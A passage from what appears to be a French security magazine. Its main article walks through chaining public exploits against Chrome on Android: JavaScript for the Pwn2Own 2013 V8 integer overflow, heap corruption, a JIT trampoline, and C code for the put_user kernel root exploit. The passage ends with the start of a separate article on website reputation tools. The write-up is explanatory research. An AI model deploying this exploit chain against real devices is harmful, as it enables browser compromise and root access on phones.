),1004(input),1007(log),1009(mount),1011(adb),1015(sd
card_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_
bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
```

Concrètement, cela permet de restreindre l'accès à certaines API, avec certains arguments.

1.1.5 IsolatedProcess

Android 4.1 a introduit la notion de « isolatedProcess ». Cela permet de créer des processus isolés dans une sandbox. C'est implémenté grâce à SELinux et à des vérifications au niveau des IPC. Ce mécanisme est intégré à Android. La seule application connue à l'utiliser est Chrome.

```
# ps | grep chrome
u0_a86    6359  283   1135064 66484 ffffffff 76f59426 R com.android.chrome
u0_i0     6383  283   1009744 38760 ffffffff 401048e0 S com.android.
chrome:sandboxed_process0
```

Cela permet par exemple de restreindre l'accès au sockets Internet, même si le processus principal a la permission `android.permission.INTERNET`.

1.2 Chrome Android

Chrome pour Android est basé sur Chromium **[CHROMIUM]**. Le code est grandement partagé avec la version Chrome Desktop. Comme vu plus haut, la sandbox est cependant spécifique à Android, car elle se base sur les fonctionnalités offertes par le système d'exploitation. Ceci est également le cas pour les différentes déclinaisons : Windows, Linux, etc. La compilation de Chromium se fait en installant les dépendances Linux et en suivant le tutoriel de Google **[COMPILATION]**. Cela permet d'avoir les symboles de debug.

Nous nous proposons d'analyser la combinaison de deux exploits publics pour Chrome Android. En effet, nous aurons besoin de deux vulnérabilités pour :

- exécuter du code dans l'isolatedProcess (à base de ROP ou en utilisant le JIT) ;
- sortir de la sandbox (à travers les IPC Chrome ou en utilisant un exploit kernel).

2 Exécution de code

Pour obtenir l'exécution de code dans Chrome, nous utilisons le bug public exploité lors du Pwn2Own 2013 par Pinkie Pie et qui a déjà été largement détaillé **[PWN2OWN2013]**. Nous reprenons les grandes étapes de cet exploit.

2.1 Vulnérabilité

La vulnérabilité est un *integer overflow* dans v8 (moteur JavaScript) lors de l'allocation de tableaux (`Array`). Plus précisément, elle est déclenchable lors de la construction d'un « TypedArray » `Float64Array` à partir d'un « array-like », c'est-à-dire un objet JavaScript qui n'est pas un `Array`, mais qui a une propriété `length`.

```
var hugetempl = { length: 0x24924925 };
var huge = new Float64Array(hugetempl);
```

La fonction vulnérable est la fonction `Runtime_TypedArrayInitializeFromArrayLike`, responsable du calcul de la taille de l'objet à construire.

```
// Initializes a typed array from an array-like object.
// If an array-like object happens to be a typed array of the same type,
// initializes backing store using memove.
//
// Returns true if backing store was initialized or false otherwise.
RUNTIME_FUNCTION(MaybeObject*, Runtime_TypedArrayInitializeFromArrayLike) {
 ...
  CONVERT_ARG_HANDLE_CHECKED(JSTypedArray, holder, 0);
  CONVERT_SMI_ARG_CHECKED(arrayId, 1);
  CONVERT_ARG_HANDLE_CHECKED(Object, source, 2);
  CONVERT_ARG_HANDLE_CHECKED(Object, length_obj, 3);
 ...
  Handle<JSArrayBuffer> buffer = isolate->factory()->NewJSArrayBuffer();
  size_t length = NumberToSize(isolate, *length_obj);
  size_t byte_length = length * element_size;
  if (byte_length < length) {  // Overflow
    return isolate->Throw(*isolate->factory()->
      NewRangeError("invalid_array_buffer_length",
      HandleVector<Object>(NULL, 0)));
  }

 ...
```


En effet, dans le cas du PoC précédent, nous avons :

- `length = 0x24924925` (propriété `length` de l'objet array-like) ;
- `element_size = sizeof(Float64) = 8` (taille d'un élément du TypedArray à créer).

Nous avons alors `length * element_size = 0x124924928` qui est donc en réalité `0x24924928` sur plateforme 32-bit (`MAX_UINT = 0xFFFFFFFF`). Nous avons un integer overflow et la condition de vérification de l'overflow n'est pas suffisante. En effet, l'overflow a été « énorme » et le résultat a même dépassé la valeur originale `length`.

Par conséquent, un buffer natif de taille `0x24924928` est alloué pour l'objet JavaScript `huge` alors qu'il serait manipulable depuis JavaScript comme un tableau dont la taille est celle fournie par l'Array-like et contenant des `Float64.` Autrement dit, il permettrait d'accéder en mémoire à une fenêtre de `sizeof(Float64) * length = 0x124924928` octets à partir du buffer natif alloué.

2.2 Méthodologie

Les lecteurs attentifs ont noté la présence du conditionnel dans le paragraphe précédent :-). En effet, l'objet ne sera probablement jamais accessible depuis JavaScript, car la fonction appelante remplit le TypedArray `Float64Array` à partir de l'array-like et risque donc fortement d'atteindre une page non mappée.

```
function ConstructByArrayLike(obj, arrayLike) {
  var length = arrayLike.length;
  var l = ToPositiveInteger(length, "invalid_typed_array_length");
  if(!%TypedArrayInitializeFromArrayLike(obj, arrayId, arrayLike, l)) {
    for (var i = 0; i < l; i++) {
      obj[i] = arrayLike[i];
    }
  }
}
```

Autrement dit, une méthode d'exploitation consiste à allouer des objets connus sur le tas à la suite du buffer concerné par l'integer overflow et utiliser l'initialisation ci-dessus pour les corrompre. Enfin, il faut trouver un moyen de sortir de la création du « TypedArray » `Float64Array` avant que ça ne crashe. Pinkie Pie a utilisé la fonction JavaScript `__defineGetter__` qui permet de redéfinir les fonctions d'accès aux éléments de l'array-like : les *getters*. Ainsi :

- lors de la boucle d'initialisation, nous contrôlons ce qui est écrit dans le buffer natif de l'objet `huge` (et à la suite de celui-ci pour corrompre le tas !) ;
- nous pouvons déclencher une exception JavaScript afin de sortir de la création de l'objet `huge` ;

Détaillons maintenant ces étapes.

2.3 Getter 0

La fonction `createArray` alloue des `ArrayBuffer` sur le tas et les remplit de « B » (0x42 en ASCII).

```
var arrays = new Array(300);
var arraysI = 0;
function createArray(byteSize) {
  var a = new Uint8Array(byteSize);
  for(var i = 0; i < byteSize; i++) {
    a[i] = 0x42;
  }
  arrays[arraysI++] = a;
}
```

La définition du getter 0 permet d'allouer ces `ArrayBuffer` juste après que le buffer natif du `Float64Array` ait été créé (nous sommes encore en train de le construire). Comme ce buffer vient d'être créé, cela a de grandes chances de fonctionner pour l'un des `ArrayBuffer` (Fig. 1).

```
hugetempl.__defineGetter__(0, function() {
  for(var i = 0; i < arrays.length; i++) {
    createArray(0x20000);
  }
  return -1.1935504820988231e+148;
});
```

La valeur de retour du getter va être utilisée pour initialiser le buffer natif du `Float64Array`. Comme nous sommes dans les 8 premiers octets (et donc pas encore en dehors), la valeur n'a pas d'importance et nous retournons `0xdeaddead 0xdeaddead`.

```
>>> struct.unpack("d", "\xad\xde\xad\xde\xad\xde\xad\xde")
(-1.1935504820988231e+148,)
```




Fig. 1 : ArrayBuffer alloué à la suite du buffer sous-dimensionné.

2.4 Getters out of bounds

Comme vu plus haut, la taille du buffer natif du `Float64Array` est `0x24924928.` Une des allocations d'`ArrayBuffer` réalisée lors du getter 0 a des chances d'atterrir à l'index `0x24925000` du buffer natif (aligné sur une page). L'étape suivante consiste à modifier les métadonnées du tas (nous sommes en dehors du buffer), gérées par l'allocateur `dlmalloc`, afin de faire croire que le buffer natif de l'`ArrayBuffer` est de taille `0x20` (Fig. 2). L'idée est la suivante : lorsque cet `ArrayBuffer` sera libéré, il sera mis dans une *freelist* spécifique et pourra être remplacé par un `WTF::ArrayBuffer` qui partage la même catégorie de taille.

```
var bad = (0x24925000 - 8) / 8;
hugetempl.__defineGetter__(bad, function() {
```

```
  // prev: peut importe
  // head: 0x20 | PINUSE_BIT(1) | CINUSE_BIT(2)
  return 7.611564664e-313; // 0xdeadbeef 0x00000023
});
```




Fig. 2 : Modification des métadonnées du tas.

De plus, les premiers octets du chunk qui suit sont remplacés par des « A » (Fig. 3).

```
hugetempl.__defineGetter__(bad + 1, function() {
  return 2261634.5098039214; // AAAA AAAA
});
```




Fig. 3 : Modification des 1ers octets du chunk.

Nous parcourons enfin tous les **ArrayBuffer** à la recherche de celui dont le buffer natif a atterri à la suite du buffer natif du **Float64Array**. Comme la taille du buffer qui suit a été précédemment changée en **0x20**, les métadonnées du chunk suivant sont à la distance **0x20-8**. Les bits **PINUSE_BIT** et **CINUSE_BIT**, indiquant si le chunk précédent et le chunk courant sont utilisés, sont mis à 1 afin que l'allocateur ne regroupe pas des blocs adjacents libérés (Fig. 4).




Fig. 4 : Création de fausses métadonnées du tas.

L'**ArrayBuffer** est ensuite libéré et le garbage collector est déclenché avant de réallouer un **WTF::ArrayBuffer** à la place de l'espace qui vient d'être libéré (Fig. 5).




Fig. 5 : Réallocation d'un WTF::ArrayBuffer.

Enfin, le getter retourne une valeur écrasant le champ **m_sizeInBytes** (et **m_deallocationObserver**) afin d'obtenir une lecture/écriture arbitraire (décorrélée de la création du **Float64Array**, c'est notre but ne l'oublions pas !) (Fig. 6).




Fig. 6 : Réécriture de la taille du WTF::ArrayBuffer.

```
hugetempl.__defineGetter__(bad + 2, function() {
  for(var j = 0; j < arraysI; j++) {
    if(arrays[j][0] != 0x42) {
      var nextOff = 0x20 - 8;
      arrays[j][nextOff + 4] = 0x3; //PINUSE_BIT(1) | CINUSE_BIT(2)
      arrays[j] = null;
      gc();
      allocate_WTFArrayBuffer();
      return 1.060997895e-314; //0x7fffffff 0x00000000
    }
    alert('No good.  Crashing Chrome for another try...');
    crash();
});
```

Comme nous avons maintenant une lecture/écriture arbitraire de la mémoire depuis JavaScript, nous pouvons quitter la création du **Float64Array** en déclenchant une exception dans le getter suivant.

```
hugetempl.__defineGetter__(bad + 3, function() {
  throw 'ok';
});
```


2.5 Bypass de l'ASLR

D'autres **ArrayBuffers** et leurs vues associées (**DataView**) sont alloués sur le tas.

```
for(var i = 0; i < 1000; i++) {
  var buf = new ArrayBuffer(0x52);
  var view = new DataView(buf, 0, 0x51);
}
```

La lecture arbitraire permet de parcourir la mémoire à la recherche de l'octet **0x51** qui a de grandes chances d'être le champ **m_byteLength** de l'un des **WTF::DataView**. À partir de là, on peut remonter en haut de l'objet pour retrouver la vtable du **WTF::DataView** (Fig. 7).




Fig. 7 : WTF::DataView.

```
if(!haveVtable && ary[i] == 0x51) {
  vtable = ary[i - 0x20/4];
  haveVtable = true;
}
```

De même, la recherche de l'octet **0x52** (champ **m_sizeInBytes** d'un **WTF::ArrayBuffer**) permet de localiser en mémoire deux **ArrayBuffers** modifiés afin de créer deux fenêtres (pour pouvoir lire/écrire toute la mémoire et en particulier les adresses avant notre fenêtre précédente qui ne nous étaient pas encore accessible). En même temps, un endroit valide du tas (champ original **m_data**) est sauvé dans la variable **callbuf** pour la suite (Fig. 8).

```
if(haveBuffers < 2 && ary[i] == 0x52) {
  if(haveBuffers == 0) {
      callbuf = ary[i-1]; //m_data
      ary[i-1] = 0x100; //m_data
      ary[i] = 0x7fffffff; //m_sizeInBytes
    } else {
      ary[i-1] = 0x80000000; //m_data
      ary[i] = 0x7ffffffe; //m_sizeInBytes
    }
    haveBuffers++;
}
```




Fig. 8 : WTF::ArrayBuffer.

À partir de la vtable, on peut récupérer un pointeur vers le destructeur **DataView::~DataView()** (Fig. 7).

```
var text = read32(vtable + 8);
```

Cette fonction est présente dans **libchromeview.so** et permet donc de bypasser l'ASLR. Elle sera utilisée comme point de départ pour parcourir **libchromeview.so**.

2.6 Recherche de dlsym

Ensuite, nous recherchons une séquence d'octets comprenant un appel vers la fonction **dlsym** qui est appelée par la PLT/GOT (résolue au runtime pour **libchromeview.so**).

```
BLX.W   dlsym
MOV     R3, R0
```

Nous récupérons l'offset relatif encodé dans l'instruction **BLX** et ajoutons cela à l'adresse courante afin de déterminer l'adresse effective en mémoire de l'appel à **dlsym** par la PLT.

À partir de là, deux possibilités s'offrent à nous : faire du ROP ou utiliser les pages JIT pour exécuter un shellcode. Pinkie Pie a choisi la deuxième solution.

2.7 Recherche des structures de JIT

Nous recherchons une autre séquence d'octets afin de localiser une utilisation d'un pointeur bien spécifique de la BSS (**v8::internal::Isolate::thread_data_table**). Nous récupérons l'offset encodé dans l'instruction LDR afin de déterminer l'adresse effective de ce pointeur.

```
LDR   R3, =(v8__internal__Isolate__
ADD   R3, PC ; v8__internal__Isolate__thread_
MOV   R2, R0
...
v8__internal__Isolate__thread_
```

À partir de ce pointeur, nous pouvons déterminer l'adresse en mémoire de l'objet **LargeObjectSpace** servant à V8 pour gérer la mémoire et contenant une liste chaînée de **MemoryChunk**.

2.8 Réécriture de pages JIT

Nous allouons alors une grande fonction JavaScript afin de forcer l'allocation de pages JIT qui sont ajoutées à la liste chaînée.

```
deadfunc = new Function('a', 'eval("");...; return 42;')
deadfunc({});
```

Nous utilisons alors les **MemoryChunk** afin de localiser les pages qui viennent d'être allouées (**0xe92dXXXX** correspond à une instruction ARM push multiple). La fonction *jittée* est remplacée par un trampoline (Fig. 9, page suivante).

Offset	Instruction	Action
00000000	push {r4, r5, lr}	sauvegarde les registres
00000004	ldr r5, [pc, #32] ; 0x20	r5 := valeur à pc+0x20+8 (soit offset 0x2c i.e. pointeur "callbuf")
00000008	ldm r5!, {r0, r1, r2, r3}	charge les arguments 5-8 depuis "callbuf"...
0000000c	push {r0, r1, r2, r3}	...et les mets sur la pile
00000010	ldm r5!, {r0, r1, r2, r3, r4}	charge les arguments 1-4 et l'adresse de fonction depuis "callbuf"...
00000014	blx r4	appelle la function (les 1ers arguments sont dans r0-r3)
00000018	str r0, [r5]	sauvegarde le résultat à l'offset 0x24 de callbuf
0000001c	pop {r0, r1, r2, r3, r4, r5, lr}	corrige la pile et restaure les registres
00000020	mov r0, #0 ; 0x0	retourne comme une fonction jittée
00000024	mov r1, #0 ; 0x0	
00000028	bx lr	
0000002c	[callbuf_address]	pointeur "callbuf"

Fig. 9 : Trampoline réécrit dans la fonction jittée deadfunc.

```
//insts est le tableau d'instructions du trampoline de remplacement
if((read32(a) & 0xffff0000) == (0xe92d0000 | 0)) {
  for(var i = 0; i < insts.length; i++)
    write32(a + i * 4, insts[i]);
  break;
}
```

La zone **callbuf** sert à stocker les arguments passés par JavaScript avant de faire l'appel de fonction natif et de récupérer la valeur de retour (lue depuis JavaScript) (Fig. 10).

Offset	Stockage
00000000	arg5
00000004	arg6
00000008	arg7
0000000c	arg8
00000010	arg1
00000014	arg2
00000018	arg3
0000001c	arg4
00000020	func
00000024	ret_val

Fig. 10 : Callbuf.

Un appel vers une fonction arbitraire est donc réalisé avec la fonction suivante :

```
function call(func, a1, a2, a3, a4, a5, a6, a7, a8) {
  assert(func);
  write32(callbuf + 0x00, a5);
  write32(callbuf + 0x04, a6);
  write32(callbuf + 0x08, a7);
  write32(callbuf + 0x0c, a8);
  write32(callbuf + 0x10, a1);
  write32(callbuf + 0x14, a2);
  write32(callbuf + 0x18, a3);
  write32(callbuf + 0x1c, a4);
  write32(callbuf + 0x20, func);
  deadfunc({});
  return read32(callbuf + 0x24);
}
```

Ceci est une façon très élégante d'appeler n'importe quelle fonction native depuis JavaScript. On peut donc appeler la fonction native **dlsym** (dont nous avons déterminé l'adresse précédemment) pour résoudre les adresses de n'importe quelle fonction arbitraire (en utilisant le trampoline) puis appeler ces fonctions (toujours grâce à ce trampoline).

3 Sortie de la sandbox

La première idée qui vient pour sortir de la sandbox est d'exploiter les messages IPC avec le processus principal. Cependant, ceci est moins intéressant que sur les Desktop (Windows par exemple). En effet, le processus principal est sandboxé par son UID Linux et il faudra de toute façon un 3ème exploit (kernel) pour pouvoir accéder aux données des autres applications.

La deuxième méthode est d'utiliser des exploits « root ». Il en existe deux types :

- ceux qui « jouent » avec le système de fichiers pour modifier des scripts qui s'exécuteront ensuite avec les droits root. Ils sont en général utiles depuis un shell ADB, mais pas depuis la sandbox. En effet, souvent ces exploits utilisent le fait que le shell ADB a certaines permissions (UID/GID) que le navigateur n'a pas ;
- ceux qui exploitent le noyau pour élever leurs privilèges. Ils sont plus intéressants pour sortir de la sandbox. La seule contrainte est qu'il faut avoir un accès aux composants vulnérables. De nombreux exploits publics sont présents dans la suite Android Rooting Tools **[ROOT]**.

Un bon candidat est l'exploit **put_user** **[PUT_USER]**, car il cible les pipes Linux qui sont accessibles dans la sandbox. Il est fonctionnel jusqu'à Android 4.3 (basé sur Linux 3.4).

L'**ioctl FIONREAD** permet de récupérer le nombre d'octets à lire sur un descripteur de fichier (socket, fichier, pipe, etc.). Cependant, le noyau ne vérifie pas que l'adresse destination (où le résultat est écrit) est bien dans l'espace userland. Par conséquent, il est possible de réécrire un pointeur noyau en réalisant les étapes suivantes :

- écriture de X octets sur le pipe ;
- utilisation de l'**ioctl FIONREAD** pour écrire X (= nombre d'octets à lire) à une adresse noyau (choisie) ;
- flush du pipe en le lisant ;
- rebouclage sur l'étape 1 pour écrire le reste des octets.

```
static bool
pipe_write_value_at_address(unsigned long address, int value)
{
  ...
  for (i = 0; i < sizeof (data); i++) {
    char buf[256];

    buf[0] = 0;

    if (data[i]) {
      if (write(pfd[1], buf, data[i]) != data[i]) {
        printf("error in write().\n");
        break;
      }
    }

    if (ioctl(pfd[0], FIONREAD, (void *)(address + i)) == -1) {
      perror("ioctl");
      break;
    }

    if (data[i]) {
      if (read(pfd[0], buf, sizeof buf) != data[i]) {
        printf("error in read().\n");
        break;
      }
    }
  }
  ...
}
```

Une utilisation typique est de réécrire le pointeur kernel **ptmx_fops->fsync** par l'adresse d'une fonction userland (**obtain_root_privilege_by_commit_creds**) que nous contrôlons et qui va donner les droits « root » à notre processus.

```
void obtain_root_privilege_by_commit_creds()
{
  commit_creds(prepare_kernel_cred(0));
}

pipe_write_value_at_address(ptmx_fops_fsync_address, &obtain_root_
privilege_by_commit_creds);
```

Comme il n'y a pas d'ASLR noyau, la valeur de **ptmx_fops_fsync_address** est statique pour un terminal et une version donnée.

Pour déclencher l'élévation de privilèges, il ne reste plus qu'à appeler ce bout de code depuis l'userland :

```
void run_obtain_root_privilege()
{
  int fd = open(PTMX_DEVICE, O_WRONLY);
  int ret = fsync(fd);
  close(fd);
}
```

Conclusion

Comme détaillé dans cet article, les mitigations mises en place pour le système Android et Chrome sont dignes des systèmes Desktop. Il est nécessaire d'avoir au moins 2 vulnérabilités : une pour l'exécution de code et une pour sortir de la sandbox. Le bypass de l'ASLR nécessite également d'avoir un leak mémoire. La vulnérabilité utilisée pour le Pwn2Own 2013 avait l'avantage de contenir déjà cette fonctionnalité, ce qui évite d'avoir à utiliser une 3ème vulnérabilité.

Comme Android se base sur un Linux qui n'est mis à jour que par des OTA (autant dire que cela se compte sur les doigts des 2 mains pour la durée de vie d'un téléphone), de nombreux exploits root sont adaptés du monde Linux vers le monde Android. Il restera au lecteur le soin de vérifier qu'ils sont déclenchables depuis la sandbox de Chrome :-).

Enfin, Android 5.0 (Lollipop) est allé encore plus loin en décorrélant **libchromium** du système et en permettant les mises à jour depuis le Play Store. Cela permettra également de protéger le reste des navigateurs Android qui utilisent la WebView native. ■

■ REMERCIEMENTS

Merci aux relecteurs notamment jan0, Colas et FF :)

■ Références

[BROWSERS] http://opensecurity.in/research/security-analysis-of-android-browsers.html

[MITIGATIONS] https://androidtamer.com/android-security-enhancements/

[PERMISSIONS] https://android.googlesource.com/platform/frameworks/base/+/master/data/etc/platform.xml

[ASLR] https://www.duosecurity.com/blog/exploit-mitigations-in-android-jelly-bean-4-1

[CHROMIUM] http://www.chromium.org/Home

[COMPILATION] https://code.google.com/p/chromium/wiki/AndroidBuildInstructions

[PWN2OWN2013] https://docs.google.com/document/d/1tHElG04AJR5OR2Ex-m_Jsmc8S5fAbRB3s4RmTG_PFnw/edit

[ROOT] https://github.com/android-rooting-tools

[PUT_USER] https://github.com/fi01/libput_user_exploit/blob/master/put_user.c

RÉPUTATION DES SITES WEB : LA VÉRITÉ EST AILLEURS

Tris ACATRINEI

@tris_acatrinei – www.hackersrepublic.org – Consultante pour FAIR-Security

mots-clés : RÉPUTATION / MENACE

Dans la vie réelle, la réputation d'une personne ou d'une entité a tendance à n'être que le résultat de pérégrinations personnelles et d'affects qu'on imagine que la majorité partage. Rassurez-vous : sur le Net, c'est pareil.

La réputation se définissant comme la manière dont une chose ou une personne est considérée par l'opinion publique, elle est un sentiment plus que le résultat d'une analyse objective, issue d'une recherche scientifique. En ce sens, en informatique, cette notion ne devrait pas exister. Et pourtant, c'est le cas.

Dans le secteur du marketing, on fait souvent référence à l'e-réputation et au *personal branding* pour désigner la manière dont une personne ou une marque est considérée par les internautes, en se basant sur la présence, les commentaires, les interactions sur les réseaux sociaux et mots-clefs. En réalité, il s'agit surtout d'arriver à se placer en haut d'un schéma marketing et à appliquer des stratégies de relations publiques traditionnelles au Web, avec plus ou moins de succès.

On aurait pu croire qu'en matière de sécurité informatique, si systèmes de réputation il devait y avoir, ils seraient basés sur des éléments objectifs, évaluant la réputation d'un site Web selon les critères principaux de la sécurité informatique, à savoir, confidentialité, disponibilité et intégrité.

Comme nous allons le voir, il n'en est rien.

1 La règle du jeu

Avec l'émergence des moteurs de recherche, on assiste à une course pour être le premier dans les résultats des dits moteurs de recherche, en fonction d'un certain nombre de mots ou d'expressions. Le terme même de *Search Engine Optimization* serait apparu en 1997, utilisé par John Audette et Bruce Clay, et c'est ainsi que commence la course aux algorithmes pour les moteurs de recherches. Du côté des propriétaires de sites Web, on commence à s'interroger sur la façon d'être visible et la distinction entre référencement naturel et référencement payant voit le jour. Si le référencement payant ne soulève pas de réelle polémique, dans la mesure où le seul critère est l'argent, le référencement naturel est un véritable cheval de bataille.

En effet, si l'argent n'est pas le principal moteur du référencement, il faut faire entrer d'autres facteurs. Pourquoi ne pas tout simplement payer ? D'abord,




Fig. 1 : Capture d'écran d'une recherche Google sur le référencement sans publicité après configuration ad hoc d'AdBlock.

certains organismes comme les institutions publiques françaises n'ont tout simplement pas le droit d'acheter des mots-clefs et des pages de publicité dans les moteurs de recherche et/ou sur les réseaux sociaux. La règle est également valable pour les candidats aux élections. Par ailleurs, quand on démarre une entreprise, il n'y a souvent que peu voire pas de budget pour de la communication et du marketing. Enfin, même en payant, personne ne peut être assuré d'être bien placé, car les moteurs de recherche, Google en premier ne caviardent pas l'ensemble des résultats de résultats publicitaires et avec la démocratisation des outils tels que AdBlock, il est possible de supprimer des résultats les annonces publicitaires.




Fig. 2 : Capture d'écran pour une recherche Google du restaurant le 15ème.

De la même manière, il est possible de configurer son bloqueur de publicités pour qu'il cache les publicités sur les réseaux sociaux. L'argent n'est donc pas ce qui permettra à une entité de sortir du lot. Reste donc le référencement naturel, qui se base sur des éléments infiniment plus complexes à manier.

En effet, vous pouvez parfaitement acheter tous les espaces publicitaires que vous souhaitez, aujourd'hui, ce qui peut faire votre succès ou votre déchéance, c'est votre réputation, car même en cherchant quelque chose de précis, selon le secteur d'activité, les premiers résultats ne seront pas les vôtres, mais les avis de vos clients. Démonstration.

J'ai cherché le nom d'un restaurant d'un chef connu dans Google. Si le premier résultat est effectivement le site Web du restaurant, les neuf autres sont des critiques de l'établissement, effectuées par des clients et des critiques gastronomiques. En tant que potentielle cliente, ce qui va me motiver à m'y rendre, ce n'est pas la qualité du site, mais bien les avis des autres personnes, donc la réputation.

Je vais donc placer ma confiance, non pas entièrement sur la renommée du chef, sur les avis des autres et c'est toute l'ambiguïté de la notion de réputation, car elle consiste à placer sa confiance envers quelqu'un que vous ne connaissez pas et je vais demander à ces inconnus de me procurer un sentiment de sécurité. Nous sommes donc dans un système totalement irrationnel. Dans la vie réelle, personne n'arrête un inconnu pour solliciter son avis sur un établissement culinaire. Et pourtant, nous le faisons sur le Web et c'est même sur le ressenti des autres que nous allons baser notre acte : aller y manger ou non.

Pour le secteur public et parapublic, on bâtit sa notoriété et donc sa réputation sur huit critères :

- L'intérêt ;
- L'importance ;
- L'exclusivité ;
- La crédibilité ;
- La pertinence ;
- La proximité ;
- La production ;
- La constance.

De la prise en compte de ces huit critères peut naître l'engagement des personnes, permettant ainsi la création d'une communauté active, qui va favoriser la bonne réputation d'une institution, d'une ville, d'une personnalité politique ou d'un groupe. Cet engagement se construit sur cinq niveaux :

- 1er niveau : l'attention ;
- 2ème niveau : l'engagement superficiel ;
- 3ème niveau : le relais ;
- 4ème niveau : la contribution ;
- 5ème niveau : l'animation.

On aura compris que les quatrième et cinquième niveaux représentent le Saint Graal pour tous les community managers qui se respectent. Les contributions et les animations positives permettent d'obtenir une bonne réputation sur le Web. Mais la bonne ou la mauvaise réputation n'est pas le fruit d'une démarche neutre et revient à se fier à des inconnus. Dans le cas d'un restaurant, au pire, on en est quitte pour une bonne intoxication alimentaire.

Mais, s'il y a un secteur dans lequel ce type de comportement est encore plus absurde, mais beaucoup plus systématique, c'est bien en matière de logiciels et de sites Web.

2 Chimère

Avec la démocratisation de l'informatique dans les foyers et l'accès au Web pour les plus jeunes s'est développée une attente : celle de la navigation Web en toute sécurité. On a donc vu surgir un certain nombre de sites Web, applications et extensions de navigateurs nous promettant tous la même chose : s'assurer que les sites sur lesquels nous naviguons sont sûrs. Le nœud du problème étant que tout le monde n'a pas la même définition de la sécurité. Si pour certains, un site Web sûr va être un site n'ayant pas de code malicieux planqué dans un coin, susceptible d'infecter une machine, pour d'autres cela va être un site dont les informations vont être pertinentes et/ou en adéquation avec une certaine demande.

Premier constat : lorsque l'on recherche des outils de réputation, on tombe sur deux principales catégories : les outils de réputation à proprement parler et les prestataires et services nous proposant d'améliorer notre réputation et notre visibilité sur les moteurs de recherche.

Deuxième constat : les outils de réputation se sont multipliés. Certains sont issus de la communauté de la sécurité informatique, d'autres d'éditeurs de solutions de sécurité, d'autres encore sont de simples compilateurs de commentaires et on trouve même des agrégateurs de dispositifs de Web réputation.

Forcément, lorsque l'on trouve autant d'outils, on se demande s'ils sont cohérents, s'ils vont être pertinents et correspondre à la réalité. Je me suis donc livrée à une petite expérience : comparer les résultats de deux sites, mais pas n'importe lesquels : le site de l'Hadopi et un site proposant des liens de téléchargement de contenus culturels numériques. Pourquoi ces deux choix ?

On le sait, l'Hadopi n'a pas les faveurs des internautes. L'institution a mauvaise réputation, mais est-ce que, pour autant, le site de cet organisme est dangereux pour la machine de l'internaute ?

